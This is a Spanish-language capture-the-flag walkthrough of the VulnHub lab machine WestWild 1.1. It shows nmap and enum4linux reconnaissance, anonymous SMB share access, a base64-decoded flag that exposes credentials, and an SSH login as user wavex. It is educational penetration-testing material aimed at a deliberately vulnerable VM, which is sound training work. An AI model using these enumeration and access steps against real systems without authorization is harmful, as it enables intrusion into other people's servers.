
Rafael Aguilar Muñoz



WESTWILD: 1.1

About Release

Name: WestWild: 1.1

Date release: 29 Jul 2019

Author: Hashim Alsharef

Series: WestWild

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our
sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please

West-Wild-v1.1.ova (Size: 642 MB)

Download: https://drive.google.com/file/d/1dayMwRzh2f0WKUDkhqdkatPi7OENr3qN/view?usp=sharing

Download (Mirror): https://download.vulnhub.com/westwild/West-Wild-v1.1.ova

Description


West Wild v1 1 is a beginner level CTF series, created by Hashim This CTF series is for people who have basic knowledge of penetration Testing tools and techniques , and this machine is include of

1- System Testing

Level = intermediate


and i hope you all will Have F0n ;)

Changelog v1.1 - 2019-08-08 ~ Fix DHCP v1 - 2019-07-29




```
┌──(root㉿kali)-[/home/rafa]
└─# nmap -A 192.168.43.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 12:15 EST
Nmap scan report for 192.168.43.26
Host is up (0.00097s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 6f:ee:95:91:9c:62:b2:14:cd:63:0a:3e:f8:10:9e:da (DSA)
|   2048 10:45:94:fe:a7:2f:02:8a:9b:21:1a:31:c5:03:30:48 (RSA)
|   256 97:94:17:86:18:e2:8e:7a:73:8e:41:20:76:ba:51:73 (ECDSA)
|_  256 23:81:c7:76:bb:37:78:ee:3b:73:e2:55:ad:81:32:72 (ED25519)
80/tcp  open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:F6:8C:99 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: WESTWILD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -52m08s, deviation: 1h43m55s, median: 7m51s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: westwild
|   NetBIOS computer name: WESTWILD\x00
|   Domain name: \x00
|   FQDN: westwild
|_  System time: 2024-02-06T20:23:44+03:00
|_nbstat: NetBIOS name: WESTWILD, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-02-06T17:23:44
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.96 ms 192.168.43.26
```

Analizar todos los servicios que se ejecutan en los puertos abiertos, podemos obtener la versión de los servicios, los scripts necesarios para explotar las vulnerabilidades y los sistemas operativos detectados.




```
┌──(root㉿kali)-[/home/rafa]
└─# enum4linux 192.168.43.26
```

Enumerar información sobre el sistema Windows y Samba.




```
 ================================( Share Enumeration on 192.168.43.26 )================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        wave            Disk      WaveDoor
        IPC$            IPC       IPC Service (WestWild server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            WESTWILD
```

Obtenemos información sobre drivers de impresora y otros servicios como el servicio IPC que corre en el servidor WestWild donde corre Samba.




```
┌──(root㉿kali)-[/home/rafa]
└─# smbclient -L \\192.168.43.26
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        wave            Disk      WaveDoor
        IPC$            IPC       IPC Service (WestWild server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            WESTWILD
```

Listar recursos compartidos disponibles en un servidor smb.




```
┌──(root㉿kali)-[/home/rafa]
└─# smbclient //192.168.43.26/wave
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

Nos conectamos al servidor smb gracias a la contraseña en el bloque wave.




```
smb: \> ls
  .                                   D        0  Tue Jul 30 01:18:56 2019
  ..                                  D        0  Thu Aug  1 19:02:20 2019
  FLAG1.txt                           N       93  Mon Jul 29 22:31:05 2019
  message_from_aveng.txt              N      115  Tue Jul 30 01:21:48 2019

                1781464 blocks of size 1024. 286168 blocks available
smb: \>
```

Observamos los ficheros y directorios que hay dentro.




```
smb: \> get FLAG1.txt
getting file \FLAG1.txt of size 93 as FLAG1.txt (1.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
smb: \>
smb: \> get message_from_aveng.txt
getting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (4.0 KiloBytes/sec) (average 1.8 KiloBytes/sec)
smb: \>
```

Pasar el fichero con la primera flag del servidor smb al Kali Linux.




```
┌──(root㉿kali)-[/home/rafa]
└─# cat FLAG1.txt
RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUxELUIwcmRlcn0KdXNlcjp3YXZleApwYXNzd29yZDpkb29yK29wZW4K

┌──(root㉿kali)-[/home/rafa]
└─# cat message_from_aveng.txt
Dear Wave ,
Am Sorry but i was lost my password ,
and i believe that you can reset  it for me .
Thank You
Aveng
```

Visualizar el contenido del fichero “FLAG1.txt”




```
┌──(root㉿kali)-[/home/rafa]
└─# echo 'RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUxELUIwcmRlcn0KdXNlcjp3YXZleApwYXNzd29yZDpkb29yK29wZW4K' | base64 -d
Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
user:wavex
password:door+open
```

Decodificar el contenido de la primera flag mediante base64.




```
┌──(root㉿kali)-[/home/rafa]
└─# ssh wavex@192.168.43.26
The authenticity of host '192.168.43.26 (192.168.43.26)' can't be established.
ED25519 key fingerprint is SHA256:oeuytnbnPest0/m/OtTQyjaFSRv03+EMhBmAX886bsk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.26' (ED25519) to the list of known hosts.
wavex@192.168.43.26's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Feb  6 20:20:51 +03 2024

  System load:  2.79              Processes:           100
  Usage of /:   77.9% of 1.70GB   Users logged in:     0
  Memory usage: 4%                IP address for eth0: 192.168.43.26
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri Aug  2 02:00:40 2019
wavex@WestWild:~$ █
```

Conectarnos mediante ssh a la máquina West Wild.



